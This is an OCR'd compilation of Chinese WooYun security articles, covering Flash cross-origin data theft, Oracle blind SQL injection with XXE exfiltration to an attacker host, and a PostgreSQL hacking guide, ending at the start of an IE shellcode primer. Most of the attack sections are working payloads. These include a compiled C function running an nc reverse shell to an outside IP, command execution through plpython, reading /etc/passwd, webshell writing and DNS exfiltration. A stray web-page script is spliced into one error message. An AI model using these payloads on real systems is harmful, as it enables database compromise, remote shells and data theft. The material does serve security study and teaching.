function __flash__toXML(value) { var type = typeof(value); if (type == "string") { return "<string>" + __flash__escapeXML(value) + "</string>"; ... } function __flash__escapeXML(s) { return s.replace(/&/g, "&amp;").replace(/</g, "&lt;") ... ; }
```

里面有一大堆的实体转义，但又如何进行利用？因为它是调用 replace 进行替换的，然而在万恶的 JS 里，常用的方法都是可被改写的！我们可以让它返回任何想要的值：

```
// exp-1.js String.prototype.replace = function() { return 'www.test.com'; };
```

甚至还可以针对__flash__escapeXML 的调用，返回特定值：

```
String.prototype.replace = function F() { if (F.caller == __flash__escapeXML) { return 'www.test.com'; } ... };
```

于是 ExternalInterface.call 的问题就这样解决了。人为返回一个白名单里的域名，即可绕过初始化中的检测，从而顺利执行 Security.allowDomain(*)。所以，绝不能相信 JS 返回的内容。连标点符号都不能信！

进阶 No.2——构造请求条件

下面这个案例，是某社交网站的头像上传 Flash。不像之前那些，都可顺利找到公开的网络接口。这个案例十分苛刻，搜索整个项目，只出现一处 URLLoader，而且还是在 private 方法里。

```
// vul-2.swf public class Uploader { public function Uploader(file:FileReference) { ... file.addEventListener(Event.SELECT, handler); } private function handler(e:Event) : void { var file:FileReference = e.target as FileReference; // check filename and data file.name ... file.data ... // upload(...) } private function upload(...) : void { var ld:URLLoader = new URLLoader(); var req:URLRequest = new URLRequest(); req.method = 'POST'; req.data = ...; req.url = Param.service_url + '?xxx=' .... ld.load(req); } }
```

然而即使要触发这个方法也非常困难。因为这是一个上传控件，只有当用户选择了文件对话框里的图片，并通过参数检验，才能走到最终的上传位置。唯一可被反射调用的，就是 Uploader 类自身的构造器。同时控制传入的 FileReference 对象，来构造条件。

```
// exp-2.swf var file:FileReference = new FileReference(); var cls:* = ...getDefinition('Uploader'); var obj:* = new cls(file);
```

然而 FileReference 不同于一般的对象，它会调出界面。如果中途弹出文件对话框，并让用户选择，那绝对是不现实的。不过，弹框和回调只是一个因果关系而已。弹框会产生回调，但回调未必只有弹框才能产生。因为 FileReference 继承了 EventDispatcher，所以我们可以人为的制造一个事件：

```
file.dispatchEvent(new Event(Event.SELECT));
```

这样，就进入文件选中后的回调函数里了。由于这一步会校验文件名、内容等属性，因此还得事先给这些属性赋值。然而遗憾的是，这些属性都是只读的，根本无法设置。等等，为什么会有只读的属性？属性不就是一个成员变量吗，怎么做到只能读不可写？除非是 const，但那是常量，并非只读属性。原来，所谓的只读，就是只提供了 getter、但没有 setter 的属性。这样就保证了属性内部可变，但外部不可写的特征。如果我们能 hook 这个 getter，那就能返回任意值了。然而 AS 里的类默认都是密闭的，不像 JS 那样灵活，可随意篡改原型链。事实上在高级语言里，有着更为优雅的 hook 方式，我们称作『重写』。我们创建一个继承 FileReference 的类，即可重写那些 getter 了：

```
// exp-2.swf class FileReferenceEx extends FileReference { override public function get name() : String { return 'hello.gif'; } override public function get data() : ByteArray { var bytes:ByteArray = new ByteArray(); ... return
```

```
bytes; } }
```

根据著名的『里氏替换原则』，任何基类可以出现的地方，子类也一定可以出现。所以传入这个 FileReferenceEx 也是可接受的，之后一旦访问 name 等属性时，自然就落到我们的 getter 上了。

```
// exp-2.swf var file:FileReference = new FileReferenceEx(); // !!! ... var obj:* = new cls(file);
```

到此，我们成功模拟了文件选择的整个流程。接着就到关键的上传位置了。庆幸的是，它没写死上传地址，而是从环境变量（loaderInfo.parameters）里读取。说到环境变量，大家首先想到网页中 Flash 元素的 flashvars 属性，但其实还有两个地方可以传入：swf url query（例如.swf?a=1&b=2）和 LoaderContext。由于 url query 是固定的，后期无法修改，所以选择 LoaderContext 来传递：

```
// exp-2.swf var loader:Loader = new Loader(); var ctx:LoaderContext = new LoaderContext(); ctx.parameters =
{ 'service_url': 'http://victim-site/user-data#' }; loader.load(new URLRequest('http://cross-site/vul-2.swf'), ctx);
```

因为 LoaderContext 里的 parameters 是运行时共享的，这样就能随时更改环境变量了：

```
// next request ctx.parameters.service_url = 'http://victim-site/user-data-2#';
```

同时为了不让多余的参数发送上去，还可以在 URL 末尾放置一个#，让后面多余的部分变成 Hash，就不会走流量了。尽管这是个很苛刻的案例，但仔细分析还是找出解决办法的。当然，我们目的并不是为了结果，而是其中分析的乐趣：）

进阶 No.3——捕获返回数据

当然，光把请求发送出去还是不够的，如果无法拿到返回的结果，那还是白忙活。最理想的情况，就是能传入回调接口，这样就可直接获得数据了。但现实未必都是这般美好，有时我们得自己想办法取出数据。一些简单的 swf 通常不会封装一个的网络请求类，每次使用时都直接写原生的代码。这样，可控的因子就少很多，利用难度就会大幅提升。例如这样的场景，尽管能控制请求地址，但由于没法拿到 URLLoader，也就无从获取返回数据了：

```
public function download(url:String) : void { var ld:URLLoader = new URLLoader(); ld.load(new URLRequest(url));
ld.addEventListener('complete', function(e:Event) : void { // do nothing }); }
```

但通常不至于啥也不做，多少都会处理下返回结果。这时就得寻找机会了。一旦将数据赋值到公开的成员变量里，那么我们就可通过轮询的方式来获取了：

```
public var data:*; ... ld.addEventListener('complete', function(e:Event) : void { data = e.data; });
```

或者，将数据存放到了某个元素里，用于显示：

```
private var textbox:TextField = new TextField(); ... addChild(textbox); ... ld.addEventListener('complete',
function(e:Event) : void { textbox.text = e.data; });
```

同样可以利用文章开头提到的方法，从父容器里找出相应的元素，定时轮询其中的内容。不过这些都算容易解决的。在一些场合，返回的数据根本不符合预期的格式，因此就无法处理直接报错了。下面是个非常普遍的案例。在接收事件里，将数据进行固定格式的解码：

```
// vul-3.swf import com.adobe.serialization.json.JSON; ld.addEventListener('complete', function(e:Event) : void
{ var data:* = JSON.decode(e.data); ... });
```

因为开发人员已经约定使用 JSON 作为返回格式，所以压根就没容错判断，直接将数据进行解码。然而我们想要跨站读取的文件，未必都是 JSON 格式的。HTML、XML 甚至 JSONP，都被拍死在这里了。难道就此放弃？都报错无法往下走了，那还能怎么办。唯一可行的，就是将错就错，往『错误』的方向走。一个强大的运行时系统，都会提供一些接口，供开发者捕获全局异常。HTML 里有，Flash 里当然也有，甚至还要强大的多——不仅能够获得错误相关的信息，甚至还能拿到 throw 出来的那个 Error 对象！一般通用的类库，往往会有健全的参数检验。当遇到不合法的参数时，通常会将参数连同错误信息，作为异常抛出来。如果某个

异常对象里，正好包含了我们想要的敏感数据的话，那就非常美妙了。就以 JSON 解码为例，我们写个 Demo 验证一下：

```
var s:String = '<html>\n<div>\n123\n</div>\n</html>'; JSON.decode(s);
```

我们尝试将 HTML 字符传入 JSON 解码器，最终被断在了类库抛出的异常处，如图 3-2-7




图　3-2-7

异常中的前两个参数，看起来没多大意义。但第三个参数，里面究竟藏着是什么？不用猜想，这正是我们想要的东西——传入解码器的整个字符参数，如图 3-2-8：




图　3-2-8

如此，我们就可在全局异常捕获中，拿到完整的返回数据了，如图 3-2-9

```
loaderInfo.uncaughtErrorEvents.addEventListener(UncaughtErrorEvent.UNCAUGHT_ERROR,
function(e:UncaughtErrorEvent) : void { trace(e.error.text); });
```




图　3-2-4

惊呆了吧！只要仔细探索，一些看似不可能实现的，其实也能找到解决方案。

补救

如果从代码层面来修补，短时间内也难以完成。

大型网站长期以来，积累了相当数量的 swf 文件。有时为了解决版本冲突，甚至在文件名里使用了时间、摘要等随机数，这类的 swf 当时的源码，或许早已不再维护了。因此，还是得从网站自身来强化。crossdomain.xml 中不再使用的域名就该尽早移除，需要则尽可能缩小

子域范围。毕竟，只要出现一个带缺陷的 swf 文件，整个站点的安全性就被拉低了。
事实上，即使通过反射目标 swf 实现的跨站请求，referer 仍为攻击者的页面。因此，涉及到敏感数据读取的操作，验证一下来源还是很有必要的。作为用户来说，禁用第三方 cookie 实在太有必要了。如今 Safari 已默认禁用，而 Chrome 则仍需手动添加。

总结

最后总结下，本文提到的 3 类权限：

代码层面（public / private / ...）
模块层面（Security.allowDomain）
站点层面（crossdomain.xml）

只要这几点都满足，就很有可能被用于跨源的请求。也许会觉得 Flash 里坑太多了，根本防不胜防。但事实上这些特征早已存在，只是未被开发者重视而已。以至于各大网站如今仍普遍躺枪。当然，信息泄露对每个用户都是受害者。希望能让更多的开发者看到，及时修复安全隐患。

（全文完）责任编辑：静默

第四章 SQL 注入

第1节 Oracle 盲注结合 XXE 漏洞远程获取数据

作者：crackershi
来自：乌云知识库
网址：http://drops.wooyun.org/

前言

想必大家对 SQL 注入已经耳熟能详，对 XML 实体注入（简称 XXE）也有所了解。本文主要讨论了一种在存在 ORACLE 盲注的情况下远程获取数据的方式。其实和 UTL_HTTP 远程获取的方法差不多，只不过原理不同。

漏洞简析

CVE-2014-6577，是 Oracle 在今年年初修补的 XXE 漏洞，已知受影响的范围：
11.2.0.3, 11.2.0.4, 12.1.0.1, 12.1.0.2，不排除那些已不受 oracle 支持的版本也存在此漏洞。攻击者可以通过利用构造 SQL 语句来触发 XML 解释器发送一个 HTTP 或者 FTP 请求，从而带来以下可能的威胁。

1. 数据泄露
2. SSRF
3. 端口扫描
4. 拒绝服务攻击。

等等……

漏洞利用

文献中给出的一个利用 POC：
在远程主机上用 nc 监听 21 端口，当有连接后，输入 220

```
http://localhost/qiboblog1.0/blog/member/postlog.php
title=111%0000&albumid=,content=(select ((select 1 from (select count(*),concat((select
```

```
concat(username,0x23,password) from qb_members limit 1),floor(rand(0)*2))x from information_schema.tables group by x)a)))%23&Limitword[000]=&newalbum=&fid=5&viewtype=0&passwd=&content=1111&Submit=%CC%E1%BD%BB%CA%FD%BE%DD&id=1&step=2&job=editlog
```

An

```
[root@localhost httpd]# busybox nc -vvlp 21
listening on [::]:21 ...
connect to [::ffff:11.11.11.11]:21 from [::ffff:22.22.22.22]:37040 ([::ffff: 22.22.22.22]:37040)
220
USER XXXX _WEB_ XXXX
220
PASS bar
^Csent 8, rcvd 33
punt!
```

在断开连接的同时，ORACLE 会报以下错误

将把给出的 POC 变形，ftp 请求换成 http，

```
ORA-31000: 资源 'ftp://XXXX_WEB_XXXX:bar@11.11.11.11
/* <![CDATA[ */!function(){try{var t="currentScript"in document?document.currentScript:function(){for(var t=document.getElementsByTagName("script"),e=t.length;e--;)if(t[e].getAttribute("cf-hash"))return t[e]}();if(t&&t.previousSibling){var e,r,n,i,c=t.previousSibling,a=c.getAttribute("data-cfemail");if(a){for(e="",r=parseInt(a.substr(0,2),16),n=2;a.length-n;n+=2)i=parseInt(a.substr(n,2),16)^r,e+=String.fromCharCode(i);e=document.createTextNode(e),c.parentNode.replaceChild(e,c)}}}catch(u){}}();/* ]]> *//test' 不是 XDB 方案文档
ORA-06512: 在 "SYS.XMLTYPE", line 310
ORA-06512: 在 line 1
.....
```

And

```
select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://11.11.11.11/'||user||'"> %remote; %param1;]>'),'/l') from dual
```

这样不用启动 nc 或者 ftp 服务端即可在 http 日志中收到请求:

```
22.22.22.22 - - [27/Apr/2015:07:56:53 -0400] "GET /XXXX_WEB_XXXX HTTP/1.0" 404 294 "-" "-"
```

漏洞实战

某个搜索功能存在 SQL 注入漏洞

可以判断存在盲注，而且数据库基本能确定为 oracle

```
XXX%'and 233=233 '%'='          页面正常
XXX%'and 233=2333 '%'='         页面无结果
XXX%'and 1=(select 1 from dual) '%'='   页面正常
```

构造如下语句 服务器收到如下请求：

```
XXX%'and 1=(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://11.11.11.11/'||(SELECT TABLE_NAME FROM (SELECT ROWNUM AS R,TABLE_NAME FROM USER_TABLES) WHERE R=1)||'"> %remote; %param1;]>'),'/l') from dual) and '%'='
```

And

```
22.22.22.22 - - [27/Apr/2015:22:00:46 -0400] "GET /EC_COMP_BINARY_INFO HTTP/1.0" 404 297 "-" "-"
```

还可以这么构造，一次返回数条结果

服务器收到如下请求：
对于结果中带空白符或者其他特殊符号的，在此处 Oracle 并不会自动 URL 编码，所以为了顺利的获得数据可以用 oracle 的自带函数 utl_raw.cast_to_raw()将结果转换为 HEX。

```
22.22.22.22 - - [27/Apr/2015:23:12:01 -0400] "GET /EC_COMP_BINARY_INFO////EC_COMP_BINARY_MAPPING HTTP/1.0" 404 323 "-" "-"
```

And

```
XXX%'and 1=(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://11.11.11.11/'||(SELECT utl_raw.cast_to_raw(BANNER) FROM (SELECT ROWNUM AS R,BANNER FROM v$version) WHERE R=1)||'////'||(SELECT utl_raw.cast_to_raw(BANNER) FROM (SELECT ROWNUM AS R,BANNER FROM v$version) WHERE R=2)||'"> %remote; %param1;]>'),'/l') from dual) and '%'='
```

收到的请求：
经过 HEX 解码可得

```
/Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 - 64bit Production////PL/SQL Release 11.2.0.2.0 - Production

22.22.22.22 - - [28/Apr/2015:03:50:16 -0400] "GET /4F7261636C6520446174616261736520313167204 56E7465727072697365204564697469 6F6E2052656C65617365 2031312E322E302E322E30202D20363462697420507 26F64756374696F6E////504C2F53514C2052656C65617365 2031312E322E302E322E30202D2050726F64756374696F6E HTTP/1.0" 404 510 "-" "-"
```

参考文献

https://blog.netspi.com/advisory-xxe-injection-oracle-database-cve-2014-6577/
（全文完）责任编辑：桔子

第2节 Hacking PostgreSQL

作者：Ricter
来自：乌云知识库
网址：http://drops.wooyun.org/

前言

这篇文章主要讲解了如何 Hacking PostgreSQL 数据库，总结了一些常用方法。

SQL 注入

大体上和 MySQL 差不多，有一些变量不一样。具体就不再举例，可以看这篇总结：PostgreSQL SQL Injection Cheat Sheet。
www.sqlinjectionwiki.com/Categories/4/postgresql-sql-injection-cheat-sheet/
此外，利用 sqlmap 也是一个不错的方式。

执行命令

sqlmap 给出的几个 UDF 在我本地测试并不成功，所以最好的方法是自己编译一个动态链接库。
根据官方文档，我们要定义一个 PG_MODULE_MAGIC。在 PostgreSQL 这个是为了 Postgresql 的安全机制（大概？），在 8.2 以后需要验证这个 magic block，不然，在加在动态链接库的时候会报错：

```
ERROR:  incompatible library "xxx.so": missing magic block
HINT:  Extension libraries are required to use the PG_MODULE_MAGIC macro.
```

执行系统命令的动态链接库源码为：

```
#include "postgres.h"
#include "fmgr.h"
#include <stdlib.h>

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

text *exec()
{
    system("nc -e /bin/bash 10.211.55.2 9999");
}
```

利用如下命令编译 .so 文件：

```
gcc 1.c -I`pg_config --includedir-server` -fPIC -shared -o udf.so
```

在 pgsql 里执行：

```
CREATE OR REPLACE FUNCTION exec()  RETURNS text AS  '/tmp/1.so', 'exec' LANGUAGE C STRICT;
select exec();
```

监听的 9999 端口得到一个 shell，如图 4-2-1：




图　4-2-1

Python

默认 PostgreSQL 不会安装 Python 的扩展，在 Ubuntu 下可以通过：

```
apt-get install postgresql-plpython-9.1
```

进行安装，除了 python 的扩展，还有 sh、perl、ruby 等等。

安装完成后，首先是创建一个 UDF 来执行我们要执行的命令：

```
CREATE FUNCTION system (a text)
  RETURNS text
AS $$
  import os
  return os.popen(a).read()
```

```
$$ LANGUAGE plpython2u;
```

其中的 plpython2u 可以利用如下语句获取，如图 4-2-2：

```
select * from pg_language;
```

我们可以根据返回来判断利用哪个语言（plpython2u、plpythonu、plpython3u 等等）。

```
root=# select * from pg_language;
  lanname   | lanowner | lanispl | lanpltrusted | lanplcallfoid | laninline | lanvalidator | lanacl
------------+----------+---------+--------------+---------------+-----------+--------------+--------
 internal   |       10 | f       | f            |             0 |         0 |         2246 |
 c          |       10 | f       | f            |             0 |         0 |         2247 |
 sql        |       10 | f       | t            |             0 |         0 |         2248 |
 plpgsql    |       10 | t       | t            |         11571 |     11572 |        11573 |
 plpython2u |    16384 | t       | f            |         16386 |     16387 |            0 |
(5 rows)
```

图　4-2-2

创建好 UDF 后，直接调用如下语句即可，如图 4-2-3：

```
select system('ls -la');
```

```
root=# CREATE FUNCTION system (a text)
  RETURNS text
AS $$
  import os
  return os.popen(a).read()
$$ LANGUAGE plpython2u;
CREATE FUNCTION
root=# select system('ls -la');
                                system
-----------------------------------------------------------------------
 total 88                                                             +
 drwx------ 12 postgres postgres  4096 Jun  2 15:51 .                 +
 drwx------  3 postgres postgres  4096 Jun  2 15:47 ..                +
 drwx------  6 postgres postgres  4096 Jun  2 15:52 base              +
 drwx------  2 postgres postgres  4096 Jun  2 15:52 global            +
 drwx------  2 postgres postgres  4096 Jun  2 15:50 pg_clog           +
 -rw-------  1 postgres postgres  3939 Jun  2 15:50 pg_hba.conf       +
 -rw-------  1 postgres postgres  1636 Jun  2 15:50 pg_ident.conf     +
 drwx------  4 postgres postgres  4096 Jun  2 15:50 pg_multixact      +
 drwx------  2 postgres postgres  4096 Jun  2 15:51 pg_notify        +
 drwx------  2 postgres postgres  4096 Jun  2 16:09 pg_stat_tmp      +
 drwx------  2 postgres postgres  4096 Jun  2 15:50 pg_subtrans      +
 drwx------  2 postgres postgres  4096 Jun  2 15:50 pg_tblspc        +
 drwx------  2 postgres postgres  4096 Jun  2 15:50 pg_twophase      +
 -rw-------  1 postgres postgres     4 Jun  2 15:50 PG_VERSION       +
 drwx------  3 postgres postgres  4096 Jun  2 15:50 pg_xlog          +
 -rw-------  1 postgres postgres 17796 Jun  2 15:50 postgresql.conf+
 -rw-------  1 postgres postgres    74 Jun  2 15:51 postmaster.opts+
 -rw-------  1 postgres postgres    54 Jun  2 15:51 postmaster.pid +

(1 row)
```

图　4-2-3

此外，sh、ruby 等同理，可以参考官方文档来写一个 UDF。

文档地址：http://www.postgresql.org/docs/8.2/static/server-programming.html

DNS 请求获取数据

同样的，PostgreSQL 可以通过 DNS Request 一样获取数据，在盲注的情况下。用到的一个扩展叫做 dblink，可以通过如下命令开启：

```
CREATE EXTENSION dblink
```

接着运行如下语句，获取当前数据库用户名称，如图 4-2-4：

```
SELECT * FROM dblink('host='||(select user)||'.f27558c1f94c0595.xxxxx.xx user=someuser dbname=somedb', 'SELECT version()') RETURNS (result TEXT);
```




图　4-2-4

远程获取到请求内容，如图 4-2-5：

图　4-2-5

读写文件

PostgreSQL 读取文件虽然有些蛋疼，但是还是可以读取的：

```
CREATE TABLE temptable(t text);
COPY temptable FROM '/etc/passwd';
SELECT * FROM temptable limit 1 offset 0;
```

读取结束后：

```
DROP TABLE temptable;
```

写文件分为两个部分，一个是写 webshell，另外一个是写二进制文件。

写 webshell 十分简单，利用：

```
COPY (select '<?php phpinfo();?>') to '/tmp/1.php';
```

即可写一个文件。

根据疯狗的这一篇帖子：http://zone.wooyun.org/content/4971，说是可以利用 PostgreSQL 的“大对象数据”来写，但是我测试是失败的。报错如下：

```
ERROR:  pg_largeobject entry for OID 2008, page 0 has invalid data field size 2378
```

用 COPY 的 FORMAT 位 binary 来写文件的话，会被 PostgreSQL 加上几个字节，导致不能识别为 ELF 文件。

实际上，阅读官方文档可知，写的文件每一页不能超过 2KB，所以我们要把数据分段：

```
SELECT lo_create(12345);
INSERT INTO pg_largeobject VALUES (12345, 0, decode('7f454c4...0000', 'hex'));
INSERT INTO pg_largeobject VALUES (12345, 1, decode('0000000...0000', 'hex'));
INSERT INTO pg_largeobject VALUES (12345, 2, decode('f604000...0000', 'hex'));
INSERT INTO pg_largeobject VALUES (12345, 3, decode('0000000...7400', 'hex'));
SELECT lo_export(12345, '/tmp/test.so');
SELECT lo_unlink(12345);
```

其中每一段都要小于等于 2KB，这样就可以成功写入，如图 4-2-6：

```
0000000000000074010000012000b00e905000000000000120000000000000079010
0063616c6c5f676d6f6e5f737461727400637274737475666 62e63005f5f43544f5
6c5f64746f72735f61757800636f6d706c657465642e363533310064746f725f696
005f5f4a43525f454e445f5f005f5f646f5f676c6f62616c5f63746f72735f61757
6e646c65005f44594e414d4943005f474c4f42414c5f4f46465345545f5441424c4
322e35005f5f676d6f6e5f73746172745f5f005f656e64005f5f6273735f7374617
4942435f322e322e35005f696e697400', 'hex'));
INSERT 0 1
root=# SELECT lo_export(12345, '/tmp/test.so');
 lo_export
-----------
         1
(1 row)

root=# SELECT lo_unlink(12345);
 lo_unlink
-----------
         1
```

图　4-2-6

XXE

老版本的 PostgreSQL 存在 XXE 漏洞。具体可以看这篇文章：PostgreSQL (all) error-based XXE 0day。http://lab.onsec.ru/2012/06/postgresql-all-error-based-xxe-0day.html

大体就是执行语句：

```
select xmlparse(document '<?xml version="1.0" standalone="yes"?><!DOCTYPE content [ <!ENTITY abc SYSTEM "/etc/network/if-up.d/mountnfs">]><content>&abc;</content>');
```

可以获取一些数据，也可以进行 SSRF 等。不过因为年代很久，可能很多都修复过了，所以作为一个保留方案，可能会有意外的惊喜。

参考资料 & 可供参考的资料

(1) http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet
(2) http://zone.wooyun.org/content/4971
(3) http://www.postgresql.org/docs/9.0/
(4) http://lab.onsec.ru/2012/06/postgresql-all-error-based-xxe-0day.html

（全文完）责任编辑：桔子

第五章 IE 安全系列

第1节 脚本先锋（III）

作者：blast
来自：乌云知识库
网址：http://drops.wooyun.org/

前言

本文 V.1，V.2 两节也将尽量只从脚本的角度来解释部分内容，第三部分将从实例中简单总结

一下通用 SHELLCODE 的实现方法。 下一章脚本先锋 IV 中，将介绍简单的 shellcode 分析方式。至于与其他系统安全机制结合起来的内容，“脚本先锋”系列中暂时就不提了，而将留在后续章节中介绍。

V.1 何为 Shellcode，调试工具简单介绍（OD、Windbg）

shellcode 本是指获得一个 shell 的代码，也或者是达到特定目的的代码，网马中利用 IE 漏洞的“Shellcode”一词，大多数就是指这样的代码集合，如图 5-1-1：




图　5-1-1

图 5-1-1：PE 文件中字节和对应的反汇编语句

诚如所见，如果要通过机器码实行一段有意义的操作，代码中很可能会包含非可打印字符、扩展字符。其中，特别是扩展字符可能因为用户机器语言环境不同产生歧义。如下图，如果采用明文的方式，4 个字节的内容在用户机器上长度会被判断为 3（中文系统默认设置为例），这会导致在铺设 shellcode 时长度无法准确计算，在利用漏洞时会产生大量的不便，如图 5-1-2~图 5-1-3：




图　5-1-2

图　5-1-3

I 因此在布置 shellcode 时通常都会将其 escape 编码。escape 很简单，也即将字符重新改为字符的 ASCII 值的十六进制形式，并加上百分号。
Unescape 能解开的数据有多种形式，常见的为：
%XX，XX 为字符的 ASCII 值；
%uAABB，AABB 为 unicode 字符的 ASCII 值，如果要把这个结果当成多字节数据来处理时，此时相当于%BB%AA；
以下并不算严格的“解开”，但是也算是一种编码格式，因此也包含进去了：
